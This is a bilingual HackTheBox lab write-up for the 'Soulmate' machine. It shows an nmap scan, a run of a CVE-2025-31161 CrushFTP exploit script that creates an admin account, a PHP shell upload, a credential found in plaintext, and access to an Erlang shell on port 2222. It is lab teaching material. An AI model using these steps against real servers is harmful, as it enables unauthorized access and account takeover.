HackTheBox Soulmate Writeup

HackTheBox Soulmate 是一台简单难度的 Linux 机器。本文按照信息收集、初始访问、横向或提权路径的顺序整理完整解题过程,突出关键漏洞点、凭据来源与最终拿到 user/root 或域权限的利用链。

htb soulmate

OS:Linux

Easy

Foothold:
枚举Web----CVE-2025-31161----获得www-data----枚举得到ben密码
PrivEsc:
利用Eshell

Recon

# Nmap 7.95 scan initiated Fri Nov 28 03:58:37 2025 as: /usr/lib/nmap/nmap --open -A -Pn -oN nmap.txt 10.10.11.86
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.10.11.86
Host is up (2.6s latency).
Not shown: 854 closed tcp ports (reset), 144 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   736.98 ms 10.10.16.1
2   368.39 ms 10.10.11.86

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 28 04:00:15 2025 -- 1 IP address (1 host up) scanned in 98.28 seconds

Web

枚举子目录

枚举虚拟主机

得到ftp.soulmate.htb

打开后是CrushFTP 搜索—>CVE-2025-31161

┌──(kali㉿kali)-[~/Work/Work]
└─$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --new_user hyh --password admin123 
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: hyh
   [*] Password: admin123.

Foothold

打开管理员界面,我们可以更改密码,我们将ben的密码更改

进入ben后可以上传php文件,我们上传一个shell。即可得到www-data的shell

一些基本枚举过后

查看htop

image 70.png

image 71.png

得到ben:HouseH0ldings998


PrivEsc

image 72.png


有个不寻常/usr/bin/fusermount3

研究后无结果

image 73.png


发现2222连接看看

image 74.png

(ssh_runner@soulmate)1> help().
** shell internal commands **
b()        -- display all variable bindings
e(N)       -- repeat the expression in query <N>
f()        -- forget all variable bindings
f(X)       -- forget the binding of variable X
h()        -- history
h(Mod)     -- help about module
h(Mod,Func)-- help about function in module
h(Mod,Func,Arity) -- help about function with arity in module
ht(Mod)    -- help about a module's types
ht(Mod,Type) -- help about type in module
ht(Mod,Type,Arity) -- help about type with arity in module
hcb(Mod)    -- help about a module's callbacks
hcb(Mod,CB) -- help about callback in module
hcb(Mod,CB,Arity) -- help about callback with arity in module
history(N) -- set how many previous commands to keep
results(N) -- set how many previous command results to keep
catch_exception(B) -- how exceptions are handled
v(N)       -- use the value of query <N>
rd(R,D)    -- define a record
rf()       -- remove all record information
rf(R)      -- remove record information about R
rl()       -- display all record information
rl(R)      -- display record information about R
rp(Term)   -- display Term using the shell's record information
rr(File)   -- read record information from File (wildcards allowed)
rr(F,R)    -- read selected record information from file(s)
rr(F,R,O)  -- read selected record information with options
lf()       -- list locally defined functions
lt()       -- list locally defined types
lr()       -- list locally defined records
ff()       -- forget all locally defined functions
ff({F,A})  -- forget locally defined function named as atom F and arity A
tf()       -- forget all locally defined types
tf(T)      -- forget locally defined type named as atom T
fl()       -- forget all locally defined functions, types and records
save_module(FilePath) -- save all locally defined functions, types and records to a file
bt(Pid)    -- stack backtrace for a process
c(Mod)     -- compile and load module or file <Mod>
cd(Dir)    -- change working directory
flush()    -- flush any messages sent to the shell
help()     -- help info
h(M)       -- module documentation
h(M,F)     -- module function documentation
h(M,F,A)   -- module function arity documentation
i()        -- information about the system
ni()       -- information about the networked system
i(X,Y,Z)   -- information about pid <X,Y,Z>
l(Module)  -- load or reload module
lm()       -- load all modified modules
lc([File]) -- compile a list of Erlang modules
ls()       -- list files in the current directory
ls(Dir)    -- list files in directory <Dir>
m()        -- which modules are loaded
m(Mod)     -- information about module <Mod>
mm()       -- list all modified modules
memory()   -- memory allocation information
memory(T)  -- memory allocation information of type <T>
nc(File)   -- compile and load code in <File> on all nodes
nl(Module) -- load module on all nodes
pid(X,Y,Z) -- convert X,Y,Z to a Pid
pwd()      -- print working directory
q()        -- quit - shorthand for init:stop()
regs()     -- information about registered processes
nregs()    -- information about all registered processes
uptime()   -- print node uptime
xm(M)      -- cross reference check a module
y(File)    -- generate a Yecc parser
** commands in module i (interpreter interface) **
ih()       -- print help for the i module
true

m().查看导入的模块

发现一个os

image 75.png

HTB soulmate

OS:Linux

Easy

Foothold:
Enumerate Web----CVE-2025-31161----Get www-data----Enumerate to obtain ben's password
PrivEsc:
Exploit Eshell

Recon

# Nmap 7.95 scan initiated Fri Nov 28 03:58:37 2025 as: /usr/lib/nmap/nmap --open -A -Pn -oN nmap.txt 10.10.11.86
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.10.11.86
Host is up (2.6s latency).
Not shown: 854 closed tcp ports (reset), 144 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   736.98 ms 10.10.16.1
2   368.39 ms 10.10.11.86

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 28 04:00:15 2025 -- 1 IP address (1 host up) scanned in 98.28 seconds

Web

Enumerate subdirectories

Enumerate virtual hosts

Got ftp.soulmate.htb

Opening it shows CrushFTP Search -> CVE-2025-31161

┌──(kali㉿kali)-[~/Work/Work]
└─$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --new_user hyh --password admin123 
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: hyh
   [*] Password: admin123.

Foothold

Open the administrator interface, we can change the password. We change ben’s password.

After logging in as ben, we can upload a PHP file. We upload a shell to obtain a www-data shell.

After some basic enumeration

Check htop

image 70.png

image 71.png

Got ben:HouseH0ldings998


PrivEsc

image 72.png

There’s an unusual /usr/bin/fusermount3.

No results after research.

image 73.png

Found connection on port 2222, let’s check it out.

image 74.png

(ssh_runner@soulmate)1> help().
** shell internal commands **
b()        -- display all variable bindings
e(N)       -- repeat the expression in query <N>
f()        -- forget all variable bindings
f(X)       -- forget the binding of variable X
h()        -- history
h(Mod)     -- help about module
h(Mod,Func)-- help about function in module
h(Mod,Func,Arity) -- help about function with arity in module
ht(Mod)    -- help about a module's types
ht(Mod,Type) -- help about type in module
ht(Mod,Type,Arity) -- help about type with arity in module
hcb(Mod)    -- help about a module's callbacks
hcb(Mod,CB) -- help about callback in module
hcb(Mod,CB,Arity) -- help about callback with arity in module
history(N) -- set how many previous commands to keep
results(N) -- set how many previous command results to keep
catch_exception(B) -- how exceptions are handled
v(N)       -- use the value of query <N>
rd(R,D)    -- define a record
rf()       -- remove all record information
rf(R)      -- remove record information about R
rl()       -- display all record information
rl(R)      -- display record information about R
rp(Term)   -- display Term using the shell's record information
rr(File)   -- read record information from File (wildcards allowed)
rr(F,R)    -- read selected record information from file(s)
rr(F,R,O)  -- read selected record information with options
lf()       -- list locally defined functions
lt()       -- list locally defined types
lr()       -- list locally defined records
ff()       -- forget all locally defined functions
ff({F,A})  -- forget locally defined function named as atom F and arity A
tf()       -- forget all locally defined types
tf(T)      -- forget locally defined type named as atom T
fl()       -- forget all locally defined functions, types and records
save_module(FilePath) -- save all locally defined functions, types and records to a file
bt(Pid)    -- stack backtrace for a process
c(Mod)     -- compile and load module or file <Mod>
cd(Dir)    -- change working directory
flush()    -- flush any messages sent to the shell
help()     -- help info
h(M)       -- module documentation
h(M,F)     -- module function documentation
h(M,F,A)   -- module function arity documentation
i()        -- information about the system
ni()       -- information about the networked system
i(X,Y,Z)   -- information about pid <X,Y,Z>
l(Module)  -- load or reload module
lm()       -- load all modified modules
lc([File]) -- compile a list of Erlang modules
ls()       -- list files in the current directory
ls(Dir)    -- list files in directory <Dir>
m()        -- which modules are loaded
m(Mod)     -- information about module <Mod>
mm()       -- list all modified modules
memory()   -- memory allocation information
memory(T)  -- memory allocation information of type <T>
nc(File)   -- compile and load code in <File> on all nodes
nl(Module) -- load module on all nodes
pid(X,Y,Z) -- convert X,Y,Z to a Pid
pwd()      -- print working directory
q()        -- quit - shorthand for init:stop()
regs()     -- information about registered processes
nregs()    -- information about all registered processes
uptime()   -- print node uptime
xm(M)      -- cross reference check a module
y(File)    -- generate a Yecc parser
** commands in module i (interpreter interface) **
ih()       -- print help for the i module
true

Use m(). to view imported modules.

Found one module os.

image 75.png